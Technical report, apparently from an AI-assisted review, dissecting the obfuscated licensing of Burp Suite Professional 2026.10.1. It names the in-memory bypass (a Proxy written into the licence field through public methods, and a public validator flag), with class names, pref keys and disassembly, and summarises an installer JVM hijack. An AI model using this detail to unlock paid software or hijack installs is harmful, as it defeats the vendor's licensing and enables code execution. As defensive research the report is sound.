

Trust Anchors in Memory

A Forensic Reconstruction of a Licensing Proof-of-Concept Against Burp Suite Professional 2026.10.1, and Why Strong Validation Does Not Protect Downstream Systems

Target	Burp Suite Professional 2026.10.1 (Linux desktop client)
Artefact	<code>burpsuite_linux_v2026_10_1.sh</code> — 421,305,049 bytes, MD5 <code>9f528745067e465f60c-c945b9edba71</code>
Application JAR	<code>burpsuite.jar</code> build 54773 — SHA-256 <code>0d8aa48a904a72ad6ce4c2276f37e6cc0cfd-b12d735578c9913a066f489a4818</code>
Analysis window	29–30 October 2026
Evidence base	2 session transcripts (900 tool calls), 66 runtime logs, a 146-file evidence bundle, 3.4 M raw strings, 2.4 M cross-references, 70 decompiled classes
Version	1.0 (final)

Contents

Abstract	5
1. Introduction	6
1.1 Subject	6
1.2 Research question	7
1.3 Contributions	7
1.4 Authorisation and scope boundary	7
2. Material: Workspace Inventory	8
2.1 Inventory method	8
2.2 The delivered artefacts	8
2.3 Analysis corpus (Tier 2 and Tier 3)	9
2.4 Provenance: the session transcripts	10
2.5 Corpus statistics	11
2.6 The evidence bundle (bundle/)	11
3. System Context: The Licensing Architecture	12
3.1 Why obfuscation shapes the methodology	12
3.2 Storage layer	13
3.3 The validator	13
3.4 The state machine	15
3.5 Key acceptance and publication	15
3.6 The entitlement gate	16
4. Methodology	16
4.1 Instrument selection under constraint	16
4.2 Tool inventory produced for the engagement	17
4.3 Evidence hierarchy	17
4.4 Isolation design	18
5. Investigation Chronology	18
5.1 Phase 0 — Acquisition and container mapping (13:48–13:56)	18
5.2 Phase 1 — Installer static review and reproduction (13:53–15:23)	19
5.3 Phase 2 — Defeating the obfuscation (13:56–15:06)	22
5.4 Phase 3 — Architecture mapping and the cross-reference tool bug (14:23–15:27)	22
5.5 Phase 4 — Live instrumentation and the fuzzing result (14:07–15:13)	23
5.6 Phase 5 — Establishing the pass criteria (15:12–16:11, second thread)	25
5.7 Phase 6 — The in-memory pass (15:25–15:41)	26
5.8 Phase 7 — Hardening the demonstration, and the isolation war (15:41–16:10)	28
5.9 Phase 8 — Adjacent surfaces (15:28–16:13)	29
5.10 Phase 9 — Consolidation (16:11–19:31)	31
5.11 Phase 10 — Revision work: bundle reconciliation and two new experiments (30 October 2026)	31
5.12 Phase 11 — The escalation attempt (30 October 2026, fourth pass)	35
6. Findings and Evidence	36
6.1 LIC-0 — The licence decision is an in-memory object with a public write API	36
6.2 LIC-1 — Licence validation is governed by a public mutable static	37
6.3 LIC-2 / LIC-3 — Unauthenticated store; coarse entitlement gate	38
6.4 LIC-4 — Manual-activation replay binding (OPEN)	38
6.5 LIC-5 — Licence key stored in plaintext in a world-readable file	38
6.6 INS-1 / INS-2 — Installer privilege-boundary defects	38

6.7 INS-9 / INS-10 / INS-11 — Update channel	39
6.8 AC-5 — Unauthenticated licence revocation through the update check	39
6.9 AC-1 / AC-2 / AC-3 — REST API access control	39
6.10 AC-4 — Loopback bridge guarded only by a Host header	39
6.11 Positive controls worth recording	39
6.12 INS-12 — JVM hijack through the framework's "previous installations" database	40
6.13 SNIP-1 — First-party snippet execution is unsandboxed; the gate that contains it is one-shot	41
7. Analysis of Failure Modes	45
7.1 The tightness paradox	45
7.2 Failure taxonomy	45
7.3 Downstream impact	47
7.4 Failures in the investigation itself	49
7.5 What "tight" did and did not buy	50
8. Discussion	51
8.1 Why obfuscation is not a control (and what it cost)	51
8.2 The extension model as a trust boundary	52
8.3 What a fix would have to look like	52
8.4 Generality beyond this product	53
8.5 Limitations	53
9. Conclusions and Recommendations	54
9.1 Conclusions	54
9.2 Recommendations, ordered by (severity × reachability)	55
9.3 Disclosure note	56
References	56
Appendix A — Workspace Inventory (complete)	57
Appendix B — Chronology	61
Appendix C — Code Listings	64
C.1 analysis/agent-inject/Inject.java (complete, 140 lines)	64
C.2 analysis/oracle/ZaCheck.java (complete, 86 lines)	67
C.3 analysis/agent/BurpProbe.java — the three decisive commands	70
C.4 analysis/poc-license-pass.sh — the four-phase driver (key sections)	72
C.5 FuzzOracle corpus construction	73
Appendix D — Additional Raw Log Excerpts	73
D.1 Gate flag forced at premain; validator silent; product unchanged	73
D.2 Startup call chain from JDWP (logs/trace-license.log)	75
D.3 UI-visible consequence of the forged record	75
Appendix E — Data Tables	76
E.1 The 26 Zwh1 entitlements and their observed gate values	76
E.2 Validator behaviour matrix	77
E.3 Licence-state machine	77
E.4 Pref store keys observed	77
E.5 Revocation blocklist (burp.Zlya.ZQ)	78
E.6 Class-reference counts (from xrefdb.tsv)	78
E.7 The snippet channel: gate, module and loader (revision measurements)	78
E.8 INS-12: installer JVM-candidate experiments	79
Appendix F — Recovered Cryptographic Material	81

F.1 Update-download signature (net.portswigger.Zrt, algorithm net.portswigger.Zfd)	81
F.2 Licence-allocation API (burp.Zafg)	81
F.3 Licence-validator material (burp.Zzh8 trampoline chain)	82
Appendix G — Reproduction	82
G.1 Environment	82
G.2 One-shot demonstration	82
G.3 Offline, no-agent proof	82
G.4 Static lookups	83
G.5 Watching a headless run	83
Appendix H — Evidence Gaps, Unverifiable Claims and Untested Hypotheses	83
H.1 Claims that could not be regenerated	83
H.2 Missing artefacts	84
H.3 Open questions explicitly labelled	85
H.4 A note on one failed instrument that was never repaired	86
About this document	86

Technical report — final

Target	Burp Suite Professional 2026.10.1 (Linux desktop client)
Artefact	<code>burpsuite_linux_v2026_10_1.sh</code> , 421,305,049 B, md5 <code>9f528745067e465f60cc945b9edba71</code>
Analysis window	29 October 2026 (13:48–19:31 EDT) and 30 October 2026 (three revision passes; the last closes the SNIP-1 escalation question)
Workspace	<code>/home/kali/burp</code>
Evidence base	2 session transcripts (900 tool calls, 38,583 event lines), 66 runtime logs and screenshots, an evidence bundle (97 files under <code>bundle/</code> , enumerated by <code>MANIFEST.sha256</code>), 3.4 M raw strings, 2.4 M cross-references, 70 decompiled classes
Classification	Authorised local security review of delivered client software
Version	1.3 (final) — revision history in <i>About this document</i>

Abstract

This paper reconstructs, from the primary artefacts of a completed local security review, the full investigative process that produced a working proof-of-concept (PoC) against the licensing system of Burp Suite Professional 2026.10.1 (Linux desktop client, `burpsuite.jar` build 54773, bundled JRE 26.0.2, Zelix KlassMaster-obfuscated).

The product's cryptographic licensing mechanism held up under adversarial testing. A licence key and an activation blob are each verified against asymmetric key material embedded in the client; 4,220 adversarial validator inputs were rejected without a single unexpected exception; tampering with the on-disk licence store produced Community Edition with no outbound traffic; the newer licence-allocation API performs nonce-bound RSA/SHA-256 verification of server responses; and the unattended updater authenticates downloaded installers with `SHA256withRSA` against an embedded public key. On any reasonable reading of "is the licence validation tight?", the answer is yes.

The PoC nevertheless obtains full Professional Edition operating mode with no licence key, no activation blob and no cryptographic material of any kind. It does so by publishing a `java.lang.reflect.Proxy` that merely *implements* the licence-info interface into the suite's current-licence field, and then committing it through a public method that performs no validation whatsoever.

A third result, obtained in revision, sits outside the licensing logic entirely: one installer code path — the framework's own record of "previous installations", consulted as a JVM candidate — was shown to hand over complete control of the installation. A file the installer writes itself names directories whose `jre/bin/java` it will execute; the executed binary is adopted, the installer runs on it, and the same binary is copied into the installed product as its runtime. Strength in the licence validator does not compose with weakness in the launch path.

The paper's central analytical claim is that these two facts are not in tension. The cryptographic validation is strong and *irrelevant to enforcement*, because nothing downstream of it re-establishes why the licence object is present. Cipher strength protects the *acquisition* of a licence; it does not protect the *consumption* of one. Every consumer — 251 entitlement call sites behind a single presence check, the project wizard, the renewal UI, the REST-API gate, the enterprise licence routes — reads a mutable object reference that any in-process code can rewrite.

The review's most consequential open question came from the product's own documentation: the shipped agentic tool surface compiles and runs Java inside the Burp process, with an import allowlist limited to `burp.api.montoya.*` and `java.*`. If that channel could reach the trust anchor, the precondition for the bypass would drop from "an attacker who can run code in the process" to

"a user of a shipped feature". We tested it. The mechanism is real and confirmed — the product's own snippet compiler accepts a direct `import burp.Zlaa`, and its class loader delegates to the application loader, so snippet code reaches `burp.*` with no sandbox. The *bootstrap*, however, is refused: the entire agentic surface is gated on entitlement `Zwh1.ZZ`, which is false in Community, so the channel cannot supply the licence that it requires. A live test then showed a second, subtler result: after the in-memory bypass flips that entitlement to true, no agentic class loads — because the module's installation decision is taken once, at wiring time, while the 251 gate call sites re-read the flag continuously.

A third revision pass then asked the obvious follow-up and answered it in the negative. The compile service is shared, so its entitlement was audited consumer by consumer: it is entirely ungated, and three of the script kinds it serves — proxy view filters, logger capture filters and the agentic script — carry `null` where the others carry an entitlement, which means a Community install already compiles and instantiates user Java in-process **with no licence at all**. That enlarges LIC-0's precondition from "an attacker who can obtain in-process code" to "a user of a shipped, free, documented feature". What it does not do is make the channel reachable from untrusted input: every one of the eleven consumers compiles a *stored script's own source() field* — from preferences, from an editor buffer, from a project file — and not one of them derives source from request or response bytes. The pipeline is real, unsandboxed and licence-free; the website-to-code-execution chain breaks at source provenance, not at reachability. The open question is closed as a negative, with the audit table that closes it.

We document ten classes of failure (F1–F10) that generalise beyond this product, plus seven methodological failure modes encountered during the investigation, including a tool that silently reported "0 references" for every query, a probe that killed its own shell through pattern self-match, and six experiments whose negative results materially improved the final threat model. All findings are tethered to retained logs, decompiled sources, bytecode disassembly and session transcripts; where a claim could not be reproduced from the retained corpus, we say so explicitly (§8.5, Appendix H).

Keywords: software licensing, trust anchors, in-memory bypass, Java agents, bytecode obfuscation, entitlement gating, desktop application security, forensic process reconstruction, negative results.

1. Introduction

1.1 Subject

The artefact under review is a single delivered file:

Property	Value
File	<code>burpsuite_linux_v2026_10_1.sh</code>
Size	421,305,049 bytes
MD5	<code>9f528745067e465f60cc945b9edba71</code>
Container	<code>install4j self-extracting stub (23,951 B) + 0.dat LZMA payload + sfx_archive.tar.gz (221,044,693 B)</code>
Product installed	Burp Suite Professional 2026.10.1
Application JAR	<code>burpsuite.jar</code> , 163,230,314 B, SHA-256 <code>0d8aa48a904a72ad6ce4c2276f37e6cc0cfd-b12d735578c9913a066f489a4818</code>
JAR manifest	<code>Implementation-Version: 54773, Burp-JAR-Type: Installer, Main-Class: burp.Start-Burp</code>

Property	Value
Bundled run-time	OpenJDK 26.0.2 (jre/release: JAVA_VERSION="26.0.2")
Installer frame-work	install4j 12.0.5 (build 12102), media set 82, app id 6592-1155-2163-3973
Class count	53,562 .class files
Obfuscator	Zelix KlassMaster ZKM25.0.0 (names destroyed; per-class static String a(int,int) string de-cryptor)

1.2 Research question

The investigation began as a broad "analyse the installer, then the licensing system" task and converged on a single, sharply-defined question, recorded in the primary process document (Burp-SuiteProcess.md, §0):

What is absolutely necessary for a licence to be considered a pass? Where does that decision live in memory, what does each check expect, and — downstream — is there something in the path that proves the same thing with fewer checks?

That question is deliberately *inverted* relative to a conventional vulnerability hunt. It does not ask "where is the crypto weak?" (it is not weak). It asks "what is the weakest point that produces the same trust verdict?", and it treats "fewer checks" as the exploit primitive.

1.3 Contributions

1. A verified architectural map of a commercial, obfuscated licensing subsystem: storage, validator, state machine, publication chokepoint, entitlement gate, activation, updater, REST surface.
2. A reproducible, four-phase live PoC (analysis/poc-license-pass.sh) plus an offline, no-agent, public-API-only proof (analysis/oracle/ZaCheck.java).
3. A negative-result inventory: six hypotheses tested and refuted (installer JVM-cache poisoning, /tmp symlink truncation, stale-temp symlink deletion, pref tampering, the agentic-scripting bootstrap, and the website-driven escalation of the snippet pipeline), each of which constrained the eventual threat model.
4. A general failure taxonomy (F1–F10) for "validated-at-acquisition, trusted-at-consumption" designs, including a class for compile-time sandboxes that cannot constrain runtime reflection, a class for checks whose *lifetime* differs from their *content*, and a class for shared services whose reachability is the union of their callers' input trust.
5. A first-party snippet-execution pipeline characterised end-to-end (burp.Zjhx compiler, burp.Zu4k loader): no classpath restriction, delegation-first loading, and an import allowlist that the compiler does not enforce — with its entitlement audited caller by caller and found to be absent for three of the fourteen script kinds, so the pipeline is reachable in Community Edition; the chain from untrusted input to executed code is then refuted at source provenance.
6. A reproduced, end-to-end **JVM hijack** through the framework's own "previous installations" database: the installer executes, adopts and then *bundles* an attacker-supplied jre/bin/java, so the installed product's runtime is the attacker's binary (INS-12).
7. A forensic methodology account, including instrument-selection reasoning when strace and sudo were unavailable, and seven investigation failures that altered conclusions.

1.4 Authorisation and scope boundary

The review covers **the delivered client software only**. PortSwigger-hosted services (portswigger.net/activate/Activate.ashx, /api/desktop/v1.0/license/request, /Burp/Releases/CheckForUpdates)

were identified by static analysis and deliberately **not** attacked; they are third-party systems reachable only through PortSwigger's own bug-bounty programme. No network fuzzing was performed against any remote endpoint. All live testing used an isolated HOME, a virtual display, and a product installation on a separate volume; the operator's real `~/.BurpSuite` and `~/.java` were not modified.

This paper documents findings for the asset owner and for the defensive-engineering community. It reports a licensing-integrity weakness that requires local code execution inside the process, which is a documented and supported extension point of the product rather than a remote primitive; §9.5 is explicit about this distinction.

2. Material: Workspace Inventory

2.1 Inventory method

Every file in the workspace was enumerated (`find`, excluding the `bundle/` website build tree as instructed), classified by type, and cross-referenced against the claims made in the two primary narrative documents. Sizes, modification times and content were used to establish the *order* of production, which in several places differs from the order in which documents describe it.

The workspace has three tiers:

- **Tier 1 — primary sources of truth.** Two independent narrative accounts written during the work: `analysis/REPORT.md` (consolidated findings, 434 lines) and `BurpSuiteProcess.md` (licensing-thread process record, 670 lines). These are *interpretations*; they were verified against Tier 2.
- **Tier 2 — raw evidence.** Logs, UI dumps, bytecode-derived data, decompiled sources, live JVM read-outs, screenshots, session transcripts.
- **Tier 3 — tooling.** Scripts and programs built to generate Tier 2. These are themselves evidence, because two of them failed in instructive ways (§7.4).

2.2 The delivered artefacts

Path	Bytes	Nature
<code>burpsuite_linux_v2026_10_1.sh</code>	421,305,049	The installer under review (self-extractor)
<code>extracted/</code>	symlink → 128 GB volume	Unpacked analysis volume (payload, install, corpora)
<code>logs/</code>	symlink → same volume	All runtime logs, UI dumps, screenshots, session transcripts
<code>BurpSuiteProcess.md</code>	38,379	Tier 1: licensing-thread process record
<code>BurpSuiteProcess.pdf</code>	213,168	Rendered copy of the above
<code>SNIP1-ESCALATION-RESULT.md</code>	8,629	Tier 1: the fourth pass's escalation attempt, closed negative (§6.13d)
<code>analysis/REPORT.md</code>	33,478	Tier 1: consolidated findings report
<code>bundle/</code>	845 MB	Deliverable packaging tree (97 files in the manifest; 146 at reconciliation) — §2.6
<code>logo</code>	1,936,676	Presentation asset, not analysis evidence
<code>dsh-session-session-95e423fa-....zip</code>	2,459,200	Session transcript export (one <code>session.jsonl</code>)

2.3 Analysis corpus (Tier 2 and Tier 3)

analysis/ — tooling and notes (13 directories, 60 files):

Component	Files	Role
notes/01-install-script-review.md	18,209 B	Installer wrapper analysis; findings A-J; §3b reproduction verdicts
notes/03-licensing-architecture.md	17,646 B	Architecture, trust model, weaknesses W-1... W-4, allocation API
notes/04-dynamic-analysis.md	6,444 B	Instrument selection and live-instrumentation transcripts
notes/04-license-pass-criteria.md	16,164 B	Pass criteria, memory map, downstream short-circuits D1-D8
notes/05-followups.md	10,976 B	Open-questions queue with round-by-round resolutions
evidence/burpsuite-jar-listing.txt	4,388,977 B	unzip -l of the application JAR
evidence/class-strings.tsv → symlink	202,768,662 B	Raw printable-string extraction, all 53,562 classes
extract/install.sh	23,951 B	The 822-line POSIX stub carved out of the self-extractor
agent/BurpProbe.java + .jar	32,193 / 12,957 B	In-process java agent: UI dump, UI driving, eval, impls, lic, gate, fake, reset, prefs
agent-inject/Inject.java + .jar	6,139 / 4,162 B	Minimal, independent licence-injection PoC (corroboration)
oracle/LicenseOracle.java, FuzzOracle.java, Probe2.java, Probe3.java, ZaCheck.java	3-5 KB each	Offline harnesses: single-key oracle, fuzzer, gate probes, public-API proof
jdi/Trace.java, Trace2.java, UiDump.java, Threads.java	1-8 KB each	JDWP method-entry tracer (Trace2 adds caller frames), window/thread dumpers
zkm/ZkmDump.java	3,771 B	Reflective invoker for ZKM string decryptors
util/BindAddr.java	451 B	Resolves the loopback bind address of burp.Zrb2 at runtime
poc-license-pass.sh	11,755 B	The four-phase reproducible PoC driver
zkm_harvest.py, harvest.py, bulk_harvest.py	9,716 / 2,202 / 4,385 B	Bytecode scanners for decryptor call sites
xref.py, implements.py, build_xrefdb.py	5,839 / 2,666 / 5,888 B	Cross-reference and implementor discovery
decompile.sh, dumpstrings.sh, dumpstrings2.sh, killburp.sh	0.2-1.4 KB	Decompilation and string-decryption drivers
display-view.py	3,161 B	Auto-refreshing PNG view of a virtual display for headless inspection
tests/*.sh (11 scripts)	0.4-3.5 KB	Live experiments: symlink cleanup, expired-licence pref, REST API, wizard driving, tear-down

extracted/ — the analysis volume (selected, with verified sizes):

Artefact	Bytes	Role
sfx/	—	Unpacked install4j payload (jre.tar.gz , i4jruntime.jar , launcher0.jar , user/burpsuite.jar , launchers.xml , i4jparams.conf)
jarx/	53,562 class- es	Fully extracted application JAR
BurpSuite/	984 MB	The installed product (primary static-analysis target)
burphome , burphome2 , burphome4...burphome8 , burphome-poc	—	Isolated HOME s, one per test generation
strings-clean.tsv	5,444,173 B	Decrypted string corpus (class → decryptor → arg1 → arg2 → plaintext)
harvest-all.txt , harvest-bytecode.txt , harvest-javap.txt	4.2 / 3.5 / 4.2 MB	Decryptor call-site inventories
xrefdb.tsv	254,682,158 B	2,416,956 cross-references, grep-queryable
dec2/	70 files	Decompiled sources of every licensing-relevant class
decomp/ , vfl2/	—	Earlier decompiler outputs (CFR; Vineflower failures retained as evidence)
evidence/	empty	Referenced by 01-install-script-review.md for reproduction transcripts — gap , see Appendix H
symlink-victim/ (created/removed by test)	—	Target directory for the stale-temp symlink test

logs/ — 66 files, including session.jsonl (10,641,907 B, 18,849 lines) and session2.jsonl (12,146,776 B, 19,734 lines).

2.4 Provenance: the session transcripts

The two session.jsonl files are machine-generated audit logs of the agentic investigation itself: every tool invocation, its arguments and its captured output, timestamped. They are the highest-grade Tier 2 evidence in the workspace, because they cannot be retro-fitted.

Transcript	Window (EDT, 2026-10-29)	Tool calls	Character
logs/session.jsonl	13:48:50 - 16:14:26	524	Installer review, obfuscation defeat, architecture mapping, first live injection, adjacent surfaces
logs/session2.jsonl	15:09:29 - 19:31:44	376	Second, partially-overlapping licensing thread; pass-criteria formalisation, PoC hardening, evidence bundle

The two windows overlap between 15:09 and 16:14. This is not an artefact of logging: two analysis threads genuinely ran concurrently on the same host, and the interference between them caused real, documented experimental errors (§7.4, M3). BurpSuiteProcess.md §1 explicitly declares that it was written without relying on the sibling thread's notes and re-derived every load-bearing fact independently — a deliberate, and in this case valuable, methodological choice, because the two threads' convergent conclusions on the same classes are mutually corroborating.

Interpretive consequence. Where the Tier 1 documents state a conclusion, we cite the transcript turn that produced the underlying observation. Where a Tier 1 document's summary is imprecise relative to the bytecode, the bytecode wins, and we note the correction (e.g. §3.5 note on Zrhm).

2.5 Corpus statistics

Two of the primary documents quote corpus statistics that the retained data does not reproduce. The verified figures are:

Quantity	Verified value	Method
Classes extracted	53,562	<code>find jarx -name '*.class' \ wc -l</code>
Raw printable strings	3,399,364 rows over all 53,562 classes	<code>class-strings.tsv, cut -f1 \ sort -u</code>
Decryptor call sites harvested	92,942 sites in 6,799 classes	<code>harvest-all.txt</code>
Decryption attempts recorded	80,096 rows	<code>strings-clean.tsv</code>
— of which malformed (<5 fields)	3,468	<code>awk -F'\t' 'NF<5'</code>
— of which empty plaintext	3,797	<code>awk -F'\t' '\$5=="'</code>
— of which decryptor raised	499 <ERR ...>	<code>grep -c '<ERR'</code>
— of which no matching method	11 <NO_METHOD>	<code>grep -c '<NO_METHOD'</code>
Plaintext constants recovered	75,789 rows over 7,640 distinct classes	<code>NF>=5 && \$5!="</code> minus error markers
Cross-references indexed	2,416,956	<code>xrefdb.tsv</code>

`notes/03-licensing-architecture.md` quotes "79,403 plaintext constants ... mapped to 49,946 classes", and `01-install-script-review.md` quotes "3,399,364 raw strings". The second number reproduces exactly; the first does not. We treat 75,789 / 7,640 as authoritative and flag the discrepancy in Appendix H rather than propagating an unverifiable figure. This is the paper's first instance of a general rule applied throughout: a number that cannot be regenerated from retained artefacts is reported as unverified, not smoothed over.

2.6 The evidence bundle (`bundle/`)

A packaging tree exists at `bundle/`, assembled at the end of the engagement (146 files / 870 MB at reconciliation; 97 files in `MANIFEST.sha256` after the fourth pass added a document and rebuilt the site). It was excluded from the first iteration of this study on instruction; it has since been reconciled, and it supplies several artefacts that the first iteration listed as missing (Appendix H.2). Its structure is worth recording because it is a *deliverable-shaped* view of the same evidence, and because three of its documents were written after the notes this paper first relied on.

Path	Content	Relationship to this paper
<code>docs/01-process.md</code>	674-line process record	Essentially <code>BurpSuiteProcess.md</code> (8 lines differ: operator attribution, first person)
<code>docs/02-findings.md</code>	253 lines	Byte-identical to <code>analysis/notes/04-license-pass-criteria.md</code> (sha256 <code>dde0bd83...</code>)
<code>docs/03-edge-cases.md</code>	173 lines	New: state taxonomy per consumer, prefs-store traps, injection timing, validator edges
<code>docs/04-installer-analysis.md</code>	302 lines	New: installer and launcher breakdown, findings I1-I10
<code>docs/05-eli20.md</code>	104 lines	New: plain-language summary for non-specialists
<code>installer/install.sh</code>	23,951 B	Identical to <code>analysis/extract/install.sh</code> (sha256 <code>11421cd9...</code>)
<code>installer/BurpSuite-launcher.sh</code>	19,255 B	The installed launcher , sha256 <code>3300ec98...</code> , identical to <code>extracted/BurpSuite/BurpSuite</code> — an artefact the first iteration never analysed as a script

Path	Content	Relationship to this paper
installer/{Burp-Suite,user}.vmoptions, inst_jre.cfg	672 / 56 / 62 B	The launcher's option chain and the recorded install JRE
poc/	10 files	PoC sources; BurpProbe.java (a86702e7...) and ZaCheck.java (dbe8b509...) are byte-identical to the workspace copies; PrefTest.java and DumpBlock.java are retained here
evidence/	9 files	5 logs, 3 screenshots, and xref-zlac-zf-251-sites.txt — the full 251-site listing behind the gate count
session.jsonl	8,073,259 B	A mid-run export (13,702 events, 15:09:29–18:24:18) of the same session as logs/session2.jsonl (id session-19234004...), which continues to 19:31:44. Not a third thread
media/session-capture-8x.mp4	31,935,384 B	8x-speed screen capture of the working session (1280×720), plus poster.png; raw/out.ogv (716 MB) is referenced but not shipped
site/, dist/, tools/, MANIFEST.sha256	—	Static HTML rendering and packaging tooling; not evidence

Two consequences for the paper. First, the **launcher** (BurpSuite, ~650 lines of install4j template) is a distinct deliverable from the installer stub and carries the same `-J` pass-through, the same JVM search chain and the same `-include-options` handling; §5.11 and §6.12 use it. Second, the bundle's `evidence/xref-zlac-zf-251-sites.txt` lets the 251 figure be checked against a retained listing rather than only against a regenerated database (Appendix E.6).

The bundle does **not** close every gap: `extracted/evidence/` is still empty, and the original `E1-sym-link-tempdir` transcript named by `notes/01-install-script-review.md` was never retained as a file. The reproduction survives in `session.jsonl` (15:16:37) only.

3. System Context: The Licensing Architecture

3.1 Why obfuscation shapes the methodology

Names in the application JAR are destroyed: there are no classes called `LicenseManager` or `EntitlementGate`. Identity had to be established from *behaviour* — interface implementation, string constants, and call-graph position. The recovered topology:

```

UI (Zq2 licensing wizard; Zlxx/Zlxq project wizard; panels Zjt_, Zjm4, Zjt3, Zjm8)
├── Ztu6 (interface) —implemented by— Zwdw "licence service" — single chokepoint
│   ├── Zwdw — Ztr3 —implemented by— Zwbm "licence store/config" facade
│   │   ├── Zait java.util.prefs persistence (node "burp")
│   │   ├── Zasb prefs "burp.eula" (EULA acceptance version)
│   │   ├── Zlya revocation blacklist: 34 sets, 168,035 ids
│   │   └── Z_ca local validator (dispatcher)
│   │       ├── Zzh8 → Zirc/Zi8/Zjbs/Zl4q/Zica/Zq8l ZKM trampolines
│   │       └── Zica/Zci2/Ziiv/Zjs0/Zl5e BigInteger + MD5 material
│   └── Zlaa —implemented by— Zruv "licence-info store" (Zruv.ZE / Zruv.ZK)
│       ├── Zudp → Zlaa.Zw() / Zb() current / previous licence info
│       └── Zplp —implemented by— Za7e licence-info record
└── Zlac (entitlement interface) —implemented by— Zthb the feature gate
    └── 251 `Zlac.Zf` call sites across the product

```

Two structural facts, both verified by cross-reference rather than by reading a single class:

- `burp.Zlac.Zf` is invoked at **251** call sites (`xrefdb.tsv: invokeinterface burp/Zlac Zf`).
- `burp.Zlaa.ZL` and `burp.Zlaa.ZJ` — the only two writers of the trust anchor — have **five call sites each, all inside `burp.Zwdw`**:

```
$ awk -F'\t' ' $3=="burp/Zlaa" && ($4=="ZL"||$4=="ZJ") {print $1"\t"$4}' xrefdb.tsv | sort | uniq -c
5 burp/Zwdw.class ZL
5 burp/Zwdw.class ZJ
```

This is genuinely good design and is stated as such in the source review: the write surface of the trust anchor is one class. The vulnerability is not that the surface is wide; it is that the class trusts its caller.

3.2 Storage layer

`burp.Zait` persists everything through `Preferences.userNodeForPackage(burp.StartBurp.class)`, which on Linux resolves to `~/.java/.userPrefs/burp/prefs.xml`. Keys recovered by decrypting `Zait`'s ZKM constants (`strings-clean.tsv`):

```
burp.Zait  a  8280  22019  license
burp.Zait  a  8281  -818   use_community_edition
burp.Zait  a  8282  13720  expired_license
burp.Zait  a  8283  -10998 expired_license
burp.Zait  a  8285  -13358 use_community_edition
```

Pref key	Written by	Meaning
<code>license<M></code>	<code>Zait.Zm(String,Zuze)</code>	licence key text; M = execution mode (1 desktop, 2 enterprise server, 3 enterprise agent)
<code>expired_license<M></code>	<code>Zait.Zq / Zait.ZZ</code>	stored "expired licence" payload driving the renewal UI
<code>use_community_edition</code>	<code>Zait.ZH(boolean)</code>	forces Community mode
<code>Zm(digest(licenceNumber)) / Zn(...)</code>	<code>Zait.Zm / Zait.Zn</code>	activation response blobs under a digest-derived name
<code>burp.eula</code>	<code>Zasb</code>	EULA acceptance version (observed: 13)

The digest-derived pref name is not authentication; it only avoids storing the raw licence string as a key name.

3.3 The validator

`burp.Z_ca` is a *public* class whose three entry points are all `public static` and all reflectively dispatch into ZKM trampolines. Disassembly of `Z_ca.ZJ` (from the retained Vineflower output, which preserved the bytecode after failing to decompile the method):

```

public static Object[] ZJ(String param0, int param1) throws Exception
// 00: invokestatic burp/Zrhm.ZH ()Z
// 03: istore 2
// 04: bipush 2 ; 05: anewarray 106 ; 08: astore 3          -> Object[2] out
// 09: sipush 1350
// 0c: aload 3 ; 0d: bipush 1 ; 0e: iload 1
// 0f: invokestatic java/lang/Integer.valueOf (I)Ljava/lang/Integer;
// 12: astore                      -> out[1] = Integer(mode)
// 13: sipush -28858
// 16: invokestatic burp/Z_ca.a (II)Ljava/lang/String;      -> "burp.Zzh8"
// 19: invokestatic java/lang/Class.forName (Ljava/lang/String;)Ljava/lang/Class;
// 1c: invokevirtual java/lang/Class.getDeclaredMethods ()[Ljava/lang/reflect/Method;
// ...                          for each declared static boolean (Object[], Object):
// 5b: if_acmpne 82                      // return type must be boolean
// 67: aconst_null ; 68..73: out, key.getBytes()
// 77: invokevirtual java/lang/reflect/Method.invoke (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/
lang/Object;
// 82: iinc 6 1 ; 85: iload 2 ; 86: ifne 29                      // loop guard = Zrhm.ZH()
// 8c: instanceof java/lang/String                      // out[0] instanceof String?
// 9e: invokestatic burp/Z_ca.a (II)Ljava/lang/String;      -> "Exception:"
// a1: invokevirtual java/lang/String.startsWith (Ljava/lang/String;)Z
// ae: new java/lang/Exception ... athrow                      // throw Exception(msg.substring(10))
// c5: aload 3 ; c6: bipush 0 ; c7: aaload
// c8: checkcast [Ljava/lang/Object; ; cb: areturn          // return (Object[]) out[0]

```

The three decrypted dispatcher targets are the load-bearing constants of the entire subsystem:

```

burp.Z_ca  a  1345  -26236  burp.Zq8l  ← Z_ca.Z_ (licence-number extraction)
burp.Z_ca  a  1348  10139  Exception: ← error-prefix sentinel (used by Z_)
burp.Z_ca  a  1349  -14357  burp.Zica  ← Z_ca.ZZ (activation-blob validator, returns void)
burp.Z_ca  a  1350  -28858  burp.Zzh8  ← Z_ca.ZJ (licence-key validator)
burp.Z_ca  a  1351  6142   Exception: ← error-prefix sentinel (used by ZJ)

```

The returned 7-slot `Object[]`, decoded from `burp.Zpym.Zx`, is:

idx	Type	Meaning
0	String	licence number (32 uppercase hex)
1	String	product
2	Long	expiry, epoch ms
3	Integer	execution mode (Zuze)
4	String	licence type Za9z (FULL / TRIAL / TRAINING)
5	String	seat count
6	String	optional enterprise-agent key

Two features of this design were verified at runtime and are easy to misread from the notes:

1. The gate flag is an XOR-plaintext global. `burp.Zrhm` is:

```

public final class burp.Zrhm {
    public static burp.Zqw9 Zr;
    private static boolean ZK;

    public static void Zf(boolean);          // ZK = arg          (public setter)
    public static boolean Zo();              // return ZK           (public getter)
    public static boolean ZH();              // return !ZK          (inverted getter)
    static { if (Zo()) Zf(true); }           // <clinit> re-asserts
}

```

1. The flag is the loop guard of the dispatcher, not a per-input branch. `Z_ca.ZJ` loops while `ZH()` is true; `Z_ca.Z_` loops while `Zo()` is false. Setting `ZK = true` therefore makes the method-scan loop terminate after its first iteration, so `out[0]` is never populated, so `ZJ` returns `null`

and ZZ throws nothing. This distinction matters for severity reasoning: the flag does not "approve" inputs, it *truncates the work that would have rejected them*.

burp.Zrhm is referenced by **1,241 of the 53,562 classes** (2,225 call sites in xrefdb.tsv), i.e. it is a ZKM control-flow construct used product-wide, not a licensing-specific switch. Its exposure as a mutable public static is therefore an *obfuscator artefact that became a security artefact*.

3.4 The state machine

burp.Zrla implementations, each a marker class except where noted:

Class	Meaning	UI text (Zzcp)
Ztm3	no licence / not recognised	"The supplied license key was not recognized"
Zjcp(String)	present but expired	"The supplied license key has expired"
Zjqf	invalid for this product/version	"...not valid for this version of Burp"
Zah7	key accepted, awaiting activation	—
Zqxl	activated / valid	—
Ziwm	Community / downgraded	—
Zcs2(String) / Zuwo(String)	activation / generic errors	server-supplied message

Startup (Zwdw.ZD()), recovered from the decompiled source:

```
private void ZD() {
    try {
        this.Zm(); // ZB = EULA state
